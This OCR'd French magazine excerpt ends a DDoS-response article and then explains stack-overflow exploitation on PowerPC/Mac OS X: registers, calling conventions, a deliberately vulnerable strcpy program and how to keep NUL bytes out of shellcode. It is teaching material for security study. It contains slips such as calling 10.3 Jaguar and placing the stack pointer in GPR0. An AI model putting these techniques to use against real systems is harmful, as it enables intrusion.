Il faut mettre en place une équipe qui sera chargée de regrouper toutes les informations possibles sur l'attaque, ne serait-ce que pour identifier les moyens et méthodes mises en œuvre et éviter qu'elle ne puisse se reproduire.

La récupération des logs fournis par les différents équipements de sécurité et l'analyse de ceux-ci devront permettre une recherche et identification des hosts faisant office de zombies afin de permettre qu'ils soient mis hors service et nettoyés. Ne pas oublier non plus que les différents journaux serviront de base afin de rechercher les responsabilités et engager des poursuites judiciaires vis-à-vis de la (des) personne(s) à l'origine de l'attaque.

Conclusion

Subir un DDOS et pouvoir s'en protéger impliquent beaucoup de choses à faire sans avoir une garantie de résultat. Les domaines de prévention et d'intervention sont nombreux et impliquent des moyens physiques, humains, des compétences techniques et des procédures bien établies. A cette seule condition, les effets liés aux attaques seront limités et fourniront une possibilité de s'en sortir le mieux possible.

Références

[1] http://archives.cnn.com/2000/TECH/computing/02/09/cyber.attacks.01/

[2] http://archives.cnn.com/2000/TECH/computing/02/08/yahoo.assault.idg/index.html

[3] http://www.grc.com

[4] http://www.pcinpact.com/actu/news/Monde_INternet_royaume_de_lextorsion_.htm

[5] http://www.tuteurs.ens.fr/internet/histoire.html

[6] http://www.cert.org

[7] http://www.securityfocus.com/archive/1

[8] http://windowsupdate.microsoft.com

[9] http://www.secuser.com/alertes/2003/randex.htm

[11] http://www.arbornetworks.com/products_sp.php

[12] http://www.akamai.com/en/html/services/content_delivery_services.html

[13] http://www.secuser.com/alertes/2003/blaster.htm

[14] http://www.grc.com/dos/grcdos.htm

[15] http://www.grc.com/dos/drdos.htm

[16] http://staff.washington.edu/dittrich/misc/tfn.analysis

[17] http://staff.washington.edu/dittrich/misc/mstream.analysis.txt

[18] http://www.sdl.sri.com/projects/emerald/

[19] http://www.nagios.org/

[20] http://www.zabbix.com/

[21] http://www.opennms.org/

[22] http://www.managementsoftware.hp.com/

[23] http://www.tivoli.com/

[24] http://www.flukenetworks.com/

[25] http://www.radware.com/

[26] http://www.snort.org/

[27] http://www.bro-ids.org/

[28] http://www.cisco.com/

[29] http://www.mcafee.com/

[30] http://www.symantec.com/

[31] http://www.openbsd.org/faq/pf/scrub.html

[32] http://cr.yp.to/syncookies.html

[33] http://www.ipanematech.com/

[34] http://www.packeeter.com

[35] http://www.streamcore.com/fr

[36] Bellovin, S. 2000. *ICMP Traceback Messages.Tech. rep., draft-bellovin-itrace-00.txt (Mar.)*, IETF *Internet draft.*

[37] www.nanog.org/mtg-0102/ppt/bellovin.pdf

[38] http://www.caida.org/outreach/papers/2004/tr-2004-04/

[39] http://www.zdnet.fr/actualites/internet/0,39020774,39146324,00.htm

[40] https://www.clusif.asso.fr/fr/production/ouvrages/pdf/PanoCrim2k4-fr.pdf

[41] http://www.ifrance.com/artdelaguerreselonsuntzu/

Eating apples for fun and profits

De plus en plus de geeks sont équipés avec des iBooks ou de PowerBooks, les ordinateurs portables d'Apple.

L'exploitation de failles dans les programmes est particulièrement bien connue sur les architectures type x86 et la bibliographie est abondante. En revanche, il y a assez peu de choses disponibles sur le PowerPC.

Cet article traite de l'exploitation d'un débordement de pile « classique » sur architecture PowerPC et système d'exploitation Mac OS X. Quelques points de comparaison avec l'environnement x86 sous Linux seront également donnés pour aider à la compréhension.

Introduction

Réussir à exploiter un débordement de buffer dépend de très nombreux paramètres : le processeur sur lequel tourne le programme cible, le système d'exploitation, et enfin, et non des moindres, le programme vulnérable lui-même. Cet article présente successivement tous ces points.

Précisons que tous les tests ont été réalisés sur Jaguar (Mac OS X 10.3) et n'ont pu encore être réalisés sur Tiger (Mac OS 10.4). Il se pourrait donc que certaines informations évoluent...

Architecture du processeur PowerPC

Le modèle du PowerPC

L'architecture PowerPC (PPC) est née d'une collaboration entre Apple, IBM et Motorola. Un premier processeur était disponible dès 1993 (cf. [Mik] pour une histoire plus détaillée). Le nom PowerPC vient de la fusion entre l'architecture POWER (*Power Optimization With Enhanced RISC*) développée par IBM et celle de Motorola appelée PC (*Performance Computing and not Personal Computer*).

Actuellement, les processeurs PowerPC sont utilisés par Apple (comme les G4, G5 actuellement), par IBM (pour des serveurs et des super-calculateurs comme Blue Gene) et Motorola (par exemple pour des contrôleurs sur des voitures), mais aussi par Nintendo pour ses consoles Game Cube.

L'architecture PowerPC définit les composants suivants :

- *Instruction* set : cet ensemble définit les instructions (`load`, `store`, `branch`, etc.), le codage de ces instructions et les modes d'adressage pour accéder à la mémoire.
- *Programming model* : ce modèle définit le mode d'utilisation des registres et les conventions liées à la mémoire, ce qui comprend l'ordre des bits et octets (*endianness*) et la manière dont les données sont stockées.
- *Memory model* : ce modèle définit la taille de l'espace d'adressage et comment il est divisé en pages, ainsi que les attributs (gestion d'un cache par exemple) et mécanismes de protection (droit d'écriture, lecture, exécution).
- *Exception model* : ce modèle définit l'ensemble des exceptions et des conditions qui provoquent ces exceptions, leurs caractéristiques (synchrone ou non, masquable ou non, etc.). Par conséquent, on définit ici un vecteur d'exceptions (*exception vector*) et les registres utilisables dans ce contexte d'exécution.
- *Memory management model* : ce modèle définit le partitionnement de la mémoire, sa configuration et protection, ainsi que les mécanismes de translation entre les différents modèles de représentation de la mémoire.
- *Time management* : ce modèle définit les mécanismes relatifs à la gestion du temps, comme la sauvegarde de l'heure courante ou les exceptions liées aux *timers*.

En fait, cette architecture est extrêmement modulaire, pour assurer une compatibilité maximale entre tous les processeurs de cette famille. Pour cela, l'architecture est décomposée en 3 niveaux (appelés « *book* »), chacun correspondant à un ensemble d'instructions :

- *Book I: user instruction set architecture*

  Ensemble d'instructions partagées par toutes les implémentations de PowerPC. Ces instructions fonctionnent en mode non privilégié et sont utilisables par tous les programmes. Il détermine également les registres utilisables au niveau utilisateur, les types de données et le modèle des exceptions du point de vue de l'utilisateur.

- *Book 2: virtual environment architecture*

  Ensemble des instructions non privilégiées pour l'utilisateur, mais fournissant des fonctionnalités très spécifiques, comme la gestion des caches ou des timers. Ces fonctionnalités sont en général réalisées par le biais d'appels système. Il définit également le modèle de la mémoire pour des environnements où de multiples *devices* peuvent accéder à la mémoire.

- *Book 3: operating environment architecture*

  Ensemble d'instructions privilégiées réalisées directement par le système d'exploitation, comme la gestion de la mémoire, la synchronisation, la gestion des exceptions et des interruptions.

Ainsi, que Motorola ou IBM crée une puce, la compatibilité est néanmoins assurée puisqu'elles utiliseront un ensemble commun d'instructions au niveau utilisateur. Par exemple, l'*Application Binary Interface* (ABI), qui détermine la manière dont les fonctions sont appelées (voir ci-après), reste compatible entre tous les systèmes.

Frédéric Raynal
EADS CCR, Paris

Toutefois, bien qu'il y ait une bonne compatibilité, il y a également une certaine latitude entre les différents niveaux de l'architecture PowerPC, ce qui donne lieu à des implémentations très variées :

- Certaines ressources sont optionnelles, comme quelques registres ou certains bits de certains registres, des instructions ou encore des exceptions.
- Les implémentations peuvent définir des *Special Purpose Registers* (SPR), qui possèdent des privilèges particuliers ou bien des instructions et exceptions supplémentaires.
- Les implémentations peuvent définir leurs propres paramètres. Par exemple, l'architecture peut définir les conditions possibles provoquant une exception liée à un problème d'alignement, mais une implémentation peut choisir de résoudre cette exception sans lever l'exception.
- Les processeurs peuvent implémenter certaines fonctionnalités avec l'aide d'une partie logicielle, par exemple avec une *trap* ou un émulateur, du moment que les résultats sont identiques à ceux spécifiés par l'architecture.

Comme le nom l'indique, les processeurs PowerPC sont des processeurs RICS (*Reduced Instruction Set Computer*) qui comportent plus de 200 instructions. Ils existent aussi bien en version 32 que 64 bits, ces derniers étant compatibles avec les premiers.

En 32 bits, l'espace d'adressage est de 4 Go, alors qu'il est de 16Go en 64 bits. Sur certains processeurs, accéder à une adresse qui n'est pas alignée lève une exception, alors que sur d'autres, des instructions supplémentaires sont ajoutées pour accéder quand même à l'adresse demandée.

Les processeurs POWER sont conçus en mode *big endian*. Cependant, les PowerPC sont à bi-endian, c'est-à-dire qu'ils peuvent travailler soit en *big* soit en *little endian*. Toutefois, ces processeurs travaillent essentiellement en big endian mais la compatibilité avec le little endian est assurée par le processeur[1].

Adressage sur les PowerPC

Comme la plupart des processeurs actuels, les PowerPC supportent deux modes pour l'adressage. En mode réel, les processus accèdent directement aux adresses physiques. Inversement, en mode virtuel, les processus utilisent de la mémoire virtuelle, qui est mise en correspondance avec la mémoire physique via des mécanismes de traduction.

Les méthodes pour accéder à des données ou au flux d'exécution diffèrent radicalement. Les instructions élémentaires pour manipuler les données sont `load` et `store`, alors qu'il s'agit de `branch` pour le flux d'exécution.

Il existe 3 méthodes pour accéder aux données :

- *Register indirect* : l'adresse de base est contenue dans un registre.
- *Register indirect with immediate index* : l'adresse de base est contenue dans un registre et un décalage par rapport à cette adresse est fourni en tant que valeur immédiate.
- *Register indirect with index* : l'adresse de base est contenue dans un registre et un décalage par rapport à cette adresse est fourni dans un second registre.

En plus d'accéder à l'adresse demandée, certaines instructions réalisent en outre une opération sur le registre de base, comme par exemple un *reset*.

Sur les architectures RISC, comme le PowerPC, calculer l'adresse de l'instruction suivante est assez simple étant donné que toutes les instructions font la même taille. Cependant, il existe différentes méthodes pour « sauter » vers n'importe quelle instruction.

Pour cela, on utilise l'instruction `branch` qui supporte 4 modes d'adressage :

- *Branch to relative* : l'adresse de la prochaine instruction est à un emplacement relatif par rapport à la position courante.
- *Branch to absolute* : l'adresse de la prochaine instruction est à un emplacement absolu en mémoire.
- *Branch to link register* : l'adresse de la prochaine instruction est contenue dans le Link Register.
- *Branch to count register* : l'adresse de la prochaine instruction est contenue dans le count Register.

Ces deux derniers registres sont détaillés ci-après.

Les registres du PowerPC

Les registres sont **particulièrement** importants (et nombreux) dans l'architecture PowerPC. En effet, comme le processeur ne peut pas manipuler directement les adresses en mémoire, les instructions sont restreintes aux registres ou aux valeurs littérales[2].

[1] Le bit LE (31 ou 63) du Machine State Register (MSR) contrôle l'endianness du processeur.

[2] Une valeur littérale est une valeur directe comme une constante.

Le PowerPC possède deux niveaux de privilèges :

- mode privilégié : il permet au processeur d'accéder à tous les registres et d'exécuter toutes les instructions supportées par le processeur. En général, ce mode est réservé au système d'exploitation lui-même.
- mode utilisateur : seuls quelques registres et instructions sont utilisables, ce qui correspond aux besoins des applications.

Tableau 1 : Remarques sur les registres

Registres dépendants de l'architecture	*General Purpose Registers (GPR)*
	Link Register (LR)
	Count Register (CTR)
	Machine State Register (MSR)
	Data Address Register (DAR)
	SDR1
	Save and Restore Registers (SRR0-SRR1)
	SPRG0-SPRG3
	Data Address Breakpoint (DABR)
Registres uniquement présents en 32 bits	*Segment Registers (SR0-SR15)*
Registres uniquement présents en 64 bits	*Address Space Register (ASR)*

Les registres du mode utilisateur

Les registres les plus communs sont les *General Purpose Registers* (GPR), utilisés pour stocker des adresses (pour les instructions telles `load` ou `store`), des entiers (par exemple pour les opérations arithmétiques comme `add`). Ils fournissent également un moyen d'accéder à des registres spécifiques en tant que résultat de certaines instructions. Le registre *Fixed-Point Exception Register* (XER) indique quand un débordement ou une anomalie survient lors d'une opération sur les entiers. Il contient également, pour certaines opérations, la retenue ou encore la taille des entrées en octets pour les instructions `lswx` (*Load String Word Indexed*) et `lstswx` (*Store String Word Indexed*)

De la même manière (ou presque), les *Floating Point Registers* (FPR) permettent de manipuler des nombres à virgule flottante. Le *Floating-Point Status and Control Register* (FPSCR) contient le statut et les exceptions résultant d'opérations sur les flottants. Ces registres ne sont pas systématiquement disponibles, en particulier pour les architectures embarquées.

Le *Condition Register* (CR) est découpé en 8 parties de 4 bits, appelées champs. Chaque champ est nommé de CR0 à CR7 et sert à un usage clairement défini. CR0 sert pour comparer des entiers, tandis que CR1 sert pour les comparaisons de flottants. Ils sont ainsi le résultat implicite d'instructions qui agissent sur ces types de données. Si les champs sont principalement utilisés dans des comparaisons, on peut aussi les récupérer dans des registres généraux GPR (avec l'instruction `mtcrf`), dans un autre champ de CR (avec l'instruction `mcrf`) ou dans un registre spécifique (XER et FPSCR, respectivement avec les instructions `mcrxr` et `mcrfs`).

Le Link Register (LR) indique l'adresse de l'instruction cible d'un branchement pour l'instruction. Le problème du saut *Branch Conditional to Link Register* (bclr) : ses 2 bits de poids faible peuvent prendre n'importe quelle valeur, mais sont ignorés quand ce registre sert en tant qu'adresse cible (ce qui explique en partie le problème du saut à une adresse qui n'est pas alignée). Enfin et surtout, il contient l'adresse de retour d'une fonction. On peut y accéder par les instructions `mtspr` et `mfspr` à l'aide de SPR8 ou bien avec les instructions `mtlr` et `mflr` (respectivement *move to* et *move from*).

Le Count Register (CTR) sert de compteur dans des boucles ou encore, dans le cas d'un branchement, d'adresse destination pour l'instruction `bctr` (et les 2 bits de poids faible sont ignorés).

Il existe d'autres registres, comme ceux pour manipuler des vecteurs, mais ils sortent du cadre de cette étude.

Décodage rapide de l'assembleur PowerPC

Sur les processeurs PowerPC, les instructions sont codées sur 32 bits, même pour les processeurs 64 bits. Pour toutes ces instructions, les bits 0 à 5 indiquent l'opcode principal. La signification des bits suivants dépend alors de cet opcode principal.

Les instructions du mode utilisateur peuvent être classées selon les ensembles suivants :

- Instructions de branchement (*Branch instructions*) : elles fournissent un moyen de modifier le flux d'exécution d'un processus, de manière conditionnelle ou non, à l'aide d'adresses relatives ou absolues.
- Instructions de condition (*Condition instructions*) : elles réalisent des opérations booléennes sur des bits précis du registre CR, comme par exemple, `crand`, `cror`, `crxor`, etc., qui permettent de combiner de multiples conditions.
- Instructions d'arithmétique entière (*Integer arithmetic instructions*) : il s'agit d'opération comme l'addition, la soustraction, la négation, la comparaison, la multiplication et la division. De nombreuses formes existent, selon qu'on souhaite détecter un débordement, la présence d'une retenue et ainsi de suite.
- Instructions logiques, de rotation et de décalage (*Logical, rotate and shift instructions*) : les opérations logiques sur les registres sont disponibles (`and`, `or`, `xor`), mais aussi des opérations sur les signes (`ext`) ou encore pour compter le nombre de 0 dans un registre général GPR (`cnt`). Toutes les rotations et tous les décalages sont aussi présents (`rl` pour une rotation à gauche avec de multiples variantes ou bien `sl` pour un décalage à gauche et `sr` pour un décalage à droite).
- Instructions pour les flottants (*Floating point instructions*) : elles sont parfaitement conformes au standard 754-1985 spécifié par l'ANSI/IEEE et supportent aussi bien la simple et la double précision. Toutes les opérations usuelles sont disponibles : `fneg` pour inverser un nombre, `fabs` pour obtenir la valeur absolue, les opérations arithmétiques, la conversion vers et depuis des entiers (respectivement `fcti` et `fcfi`).

- Instructions de chargement et de sauvegarde (*Load and store instructions*) : avec les instructions de branchement, ce sont les instructions les plus importantes. Elles utilisent soit les registres généraux, soit des littéraux pour indiquer l'adresse à laquelle accéder. Le type de données manipulé par l'instruction est indiqué par la dernière lettre du *mnémonique* (cf. Tableau 2).

Tableau 2 : Type de données influant les mnémoniques

Mnemonique	Taille	Description
b	8	octet (*byte*)
w	16	*word*
l	32	*long*
s	32	*single precision floating-point*
d	64	*double precision floating-point*
x	96	*extended precision floating-point*
p	96	*packed-decimal floating-point*

- Instructions pour la gestion du cache (*Cache management instructions*) : elles permettent de vider les caches, de les remettre à zéro ou encore de les invalider (par exemple : `dcb` pour le data cache et `icbi` pour invalider le cache des instructions).

- Instructions de gestion du processeur (*Processor management instructions*) : elles fournissent le support pour les appels système (`sc`), permettent de manipuler des registres spéciaux (cf. `mtlr`, `mflr`).

De nombreux détails sont passés ici sous silence. Une description plus précise est disponible dans [OIs] ou la documentation complète [IBM03a], [IBM03b] et [IBM03c].

The raise of the Apple

Dans la partie précédente, nous nous sommes préoccupé du processeur. Il est temps de passer maintenant aux logiciels qui tournent dessus. Signalons, d'un point de vue notation, que les registres généraux seront maintenant notés rX, où X indique le numéro du registre (ex : r0 correspond au registre général GPR0), ceci afin de respecter la notation utilisée par gdb sous Mac OS X..

La plupart des informations présentées dans ce qui suit est également disponible dans la documentation d'Apple [App04].

L'appel des fonctions

La pile sur les PowerPC n'est pas gérée de la même manière que sur x86 (RISC oblige). On ne trouve pas d'équivalent aux instructions `pop` et `push` qui donnent un accès direct au sommet de la pile, ni de registres dédiés à sa gestion, comme le *base register* ebp (aussi appelé *frame pointer* et le *stack pointer* esp.

Cependant, des conventions d'appel unifiées permettent néanmoins une certaine compatibilité entre les binaires. L'ABI (*Application Binary Interface*) définit le rôle des registres, ceux devant être préservés durant l'exécution d'une fonction (*callee-save*) et ceux volatiles (*caller-save*).

L'ABI suivie par Mac OS X est celle définie pour AIX et appelée PowerOpen ABI[3].

Cette ABI utilise un seul registre en guise de stack pointer, placé dans GPR0, mais *aliasé* en SP, mais pas de frame pointer. Cela suppose que la taille de la stack frame soit connue à la compilation.

De plus, les paramètres des fonctions ne sont pas poussés sur la pile : puisque les registres doivent être utilisés pour toutes les opérations, autant placer directement les paramètres dedans, ce qui évite du « trafic mémoire » inutile. L'appelant place les paramètres dans des registres (à partir de GRP3) et l'appelée les utilise directement. Il est par conséquent évident que le nombre de registres limite le nombre d'argument que peut recevoir une fonction.

La stack frame de la fonction appelante comprend de la place pour ses propres paramètres (oui, oui, les siens, pas ceux de la fonction appelée), ainsi que des informations liées au *linkage* et au flux d'exécution. La zone pour les paramètres sert si la fonction appelle elle-même d'autres fonctions, afin d'y sauvegarder les registres qui ont servi à passer les arguments, avant d'y mettre les paramètres de la fonction qui sera ensuite appelée. Quant à la zone réservée pour le linkage, elle fait systématiquement 12 octets et débute toujours à l'adresse pointée par le stack pointer[4], qui est en fait un synonyme pour le registre r1 sur Mac OS X.

Enfin, un peu de place est également réservée par la fonction appelée pour sauvegarder les registres de la fonction appelante qui seront utilisés lors de l'exécution de l'appelée. Ainsi, l'appelante pourra retrouver les bonnes valeurs aux bons endroits lorsqu'elle reprendra le cours normal de son activité (ou pas dans la cas d'un débordement ;-). Enfin, de la place pour les variables locales est également allouée dans la stack frame par la fonction appelée.

Ainsi, la stack frame est allouée par l'appelée. Néanmoins, certaines de ses propres données sont stockées dans une zone allouée par la fonction qui l'a appelée (cf. figure 1).


Lors de l'exécution d'une fonction, trois étapes influent sur la pile et les registres :

- le prologue, en charge de créer la stack frame et de sauvegarder les registres importants au bon déroulement du programme ;
- l'épilogue qui gère le nettoyage de la pile, et la restauration des registres sauvés lors du prologue ;
- le transfert des paramètres de l'appelante vers l'appelée.

[3] L'autre s'appelle SVR4 (*System Vr4*) et est utilisée par Linux ppc32 et NetBSD.

[4] Ce registre pointe le sommet de la pile qui correspond à l'adresse la plus basse car la pile est décroissante.

Figure 1 *Structure de la pile durant l'appel d'une routine*



Lors de la suite de l'article, nous ferons référence au petit et simpliste programme vulnérable suivant :

```
/* vuln1.c */
#include <stdio.h>

int vuln(char *str)
{
    char buf[64];
    strcpy(buf, str);
}

main(int argc, char **argv)
{
    return vuln(argv[1]);
}
```

Programme vulnérable type cas d'école

Les instructions Assembleur ne sont pas optimisées mais bel et bien laissées telles quelles afin de faciliter une compréhension complète des mécanismes sous-jacents (et cela même si certaines instructions sont totalement inutiles en réalité).

Prologue

La fonction appelée est donc responsable de l'allocation de sa propre stack frame. De plus, elle doit s'assurer que la pile est bien alignée sur une adresse multiple de 16 (attention, cela peut causer la présence de quelques mots sur la pile qui ne sont pas utilisés).

Durant le prologue, la mémoire nécessaire aux 4 régions présentées auparavant doit être allouée. Tout d'abord, le Link Register LR est sauvegardé dans r0, si et seulement si la fonction appelée n'est pas une fonction terminale (*leaf function*[5], c'est-à-dire une fonction qui n'en appelle pas d'autre). Quand la fonction appelée a été « branchée » par une instruction `branch`, le registre LR est écrasé pour contenir l'adresse de l'instruction située juste après l'appel (i. e. juste après le `branch`). Cela correspond à l'adresse de retour de la fonction, afin que la fonction appelante puisse reprendre la suite de son déroulement. Cependant, lorsqu'une autre fonction est appelée depuis la fonction courante, le `branch` correspondant va écraser le contenu du registre LR, qu'il est donc essentiel de sauvegarder pour se retrouver ensuite au bon endroit. Par conséquent, dans le cas de fonction non-terminale, le registre LR est sauvegardé dans le registre r0, puis ensuite sur la pile.

De la même manière, trois registres importants peuvent potentiellement être placés dans la pile :

- Le Link Register est sauvegardé à 8(SP) par l'appelée si besoin.
- Le Condition Register est sauvegardé à 4(SP) par l'appelée si besoin.
- Le Stack Pointer (r1) est toujours placé sur la pile par l'appelant afin de préserver sa propre stack frame.

Rappelez-vous que même si tous les registres ne sont pas sauvegardés, les 12 octets correspondants sont quand même alloués sur la pile.

Une fois ces registres éventuellement sauvegardés, de la mémoire est allouée pour la *stack frame* pour l'appelée. La taille requise est calculée en fonction du nombre de registres qui sera sauvegardé sur la pile (par défaut, il semble que 16 octets au moins sont toujours réservés), ainsi que de l'espace requis par les variables locales. Plus d'espace peut être alloué pour sauvegarder les paramètres contenus dans des registres au cas où d'autres fonctions sont appelées[6].

```
mflr    r0          ; get the link register
stmw    r30,-8(r1)  ; save r30 and r31 below SP
stw     r0,8(r1)    ; put LR on the stack
stwu    r1,-144(r1) ; allocate the stack frame
                    ; and move SP
```

Exemple de prologue d'une fonction non-terminale sur PowerPC

```
push    %ebp        ; put the frame pointer on the stack
mov     %esp,%ebp   ; move it to the top of the stack
sub     $0x58,%esp  ; allocate the stack frame
```

Exemple de prologue sur x86

Plus de détails sur les paramètres seront présentés par la suite.

[5] Une leaf function est une fonction qui n'appelle aucune autre fonction.

[6] Par défaut, on a au total 64 octets au minimum : 12 pour la *Linkage area*, et 52 octets (i.e. 13 registres) pour les paramètres.

Épilogue & retour

Avant de quitter une fonction, la pile et les registres doivent être remis dans l'état qui était le leur avant que la fonction courante ne soit appelée.

Le code d'un épilogue de fonction non terminale est donné ci-après. Premièrement, le Stack Pointer est remis à son ancienne valeur. Cela s'effectue en une seule instruction qui déplace le registre r1 à l'adresse contenue sur le sommet de la pile. Ensuite, le Link Register est récupéré, en tant qu'adresse de retour de la fonction appelante. Enfin, les registres mis sur la pile sont remis dans les registres concernés.

```
lwz     r1,0(r1)    ; restore SP to its previous value
lwz     r0,8(r1)    ; get the saved LR in R0
mtlr    r0          ; restore LR from r0
lmw     r30,-8(r1) ; restore the saved registers
blr                 ; branch to address pointed by LR
```

Exemple d'épilogue pour une fonction non terminale sur PowerPC

Comme vous l'avez peut-être anticipé, ces prologues et épilogues sont seulement des exemples puisque de nombreuses choses y sont optionnelles. Par exemple, une fonction terminale ne s'occupera pas du registre LR puisqu'elle n'appellera pas de fonction.

Le cas des paramètres

Comme nous l'avons mentionné précédemment, le PowerPC utilise abondamment ses registres pour gérer les paramètres entre fonctions. La fonction appelante place les paramètres de la fonction appelée en suivant quelques règles rudimentaires :

1. Les 8 premiers mots sont placés dans les registres généraux allant de r3 à r10, à moins qu'un paramètre ne soit un flottant.
2. Les paramètres flottants sont placés dans les registres FPR1 à FPR13.
3. Si un flottant est présent avant que tous les registres généraux ne soient occupés, les GPR correspondants qui correspondent à la taille de cet argument sont ignorés.
4. S'il y a plus d'arguments que de registres disponibles, ceux restant sont placés sur la pile dans la zone des paramètres.
5. Enfin, les vecteurs sont mis dans les registres allant de v2 à v13.


Ainsi, pour la fonction suivante :

```
int foo(int i1, double d1, int i2);
```

le premier argument i1 est placé dans r3. Ensuite, le double d1 est stocké dans FPR1, mais provoque l'omission de r4 et r5. Par conséquent, l'entier i2 est placé dans r6.

La figure 2 donne une description complète de la pile. Le *dump* mémoire est obtenu juste après l'appel à `strcpy()` dans la fonction `vuln()`.

Figure 2 *Mémoire de la stack frame de la fonction vuln()*



Quand le ver entre dans l'Apple

Maintenant que nous avons vu – et compris j'espère – l'environnement Mac OS X, il est temps de nous atteler à notre premier exploit. Nous n'utiliserons pas ici le style d'exploit où il nous faudra deviner l'adresse de retour. En fait, nous placerons le *shellcode* dans l'environnement, et calculerons son emplacement exact en mémoire.

Le shellcode vite vu

Un article à lire impérativement sur la construction des shellcodes sous Mac OS X est disponible sur Internet [B-r03]. Ici, nous nous contenterons de présenter les notions essentielles.

Tout d'abord, la construction d'un shellcode repose sur les appels système. L'instruction assembleur correspondante est `sc`. Le registre r0 contient le numéro de l'appel système qu'on souhaite invoquer. Les arguments sont passés comme pour les fonctions normales, au travers des registres r3 et suivants. Jusque-là, rien de nouveau.

En revanche, la gestion du retour d'un appel système est un peu particulière. Si l'appel système échoue, l'adresse de retour correspond à l'adresse située juste après l'appel système lui-même (soit 4 octets après l'instruction `sc`). Inversement, si l'appel système réussit, l'adresse de retour se situe deux instructions plus loin (soit 8 octets après l'instruction `sc`).

Les instructions Assembleur de l'appel système `execve()` montrent comment cela est utilisé :

```
(gdb) x/12i execve
0x90037660 <execve>:    li      r0,59
0x90037664 <execve+4>:  sc
0x90037668 <execve+8>:  b       0x90037670 <execve+16>
0x9003766c <execve+12>: blr
0x90037670 <execve+16>: mflr    r0
0x90037674 <execve+20>: bcl-    20,4*cr7+so,0x90037678 <execve+24>
0x90037678 <execve+24>: mflr    r12
0x9003767c <execve+28>: mtlr    r0
0x90037680 <execve+32>: addis   r12,r12,4093
0x90037684 <execve+36>: lwz     r12,-8660(r12)
0x90037688 <execve+40>: mtctr   r12
0x9003768c <execve+44>: bctr
```

Si l'instruction sc échoue, (execve+8),on se branche immédiatement en execve+16 pour gérer l'erreur : on met la valeur 0x9000ace0 dans le registre CTR, ce qui correspond à l'adresse de la fonction cerror(). Cependant, si l'appel système a fonctionné, on se branche directement à l'endroit pointé par le Link Register (execve+12).

Toutefois, si l'instruction sc provoque un appel système, il y a un problème car l'opcode correspondant contient des caractères NULL :

```
(gdb) x/i 0x90037664
0x90037664 <execve+4>:  sc
(gdb) x/x 0x90037664
0x90037664 <execve+4>:  0x44000002
```

Les octets 2 et 3 valent 0, ce qui rend l'instruction invalide pour la placer dans un shellcode. La solution est simplement de les remplacer par n'importe quelle autre valeur. En fait, les spécifications de l'instruction sc ne requièrent pas que ces octets valent 0.


Le même problème se pose avec l'opcode de l'instruction NOP (0x60000000). Là encore, la solution est la même, puisque ces octets ne sont pas contraints.

Pour le reste, la construction des shellcodes est la même que ce qui se fait par ailleurs et la lecture de l'article de B-r00t se révèle particulièrement instructive (et donc recommandée) [B-r03].

Fun and profit : le stack overflow


Comme depuis le début de cet article, l'exploit que nous allons construire vise le programme vulnérable que nous avons utilisé depuis le début, sorte de « *hello world* » pour les *coders* d'exploit.

Figure 3



Structure de la pile pour la fonction vuln()

Figure 4



Organisation des arguments et des variables d'environnement du lancement d'un programme

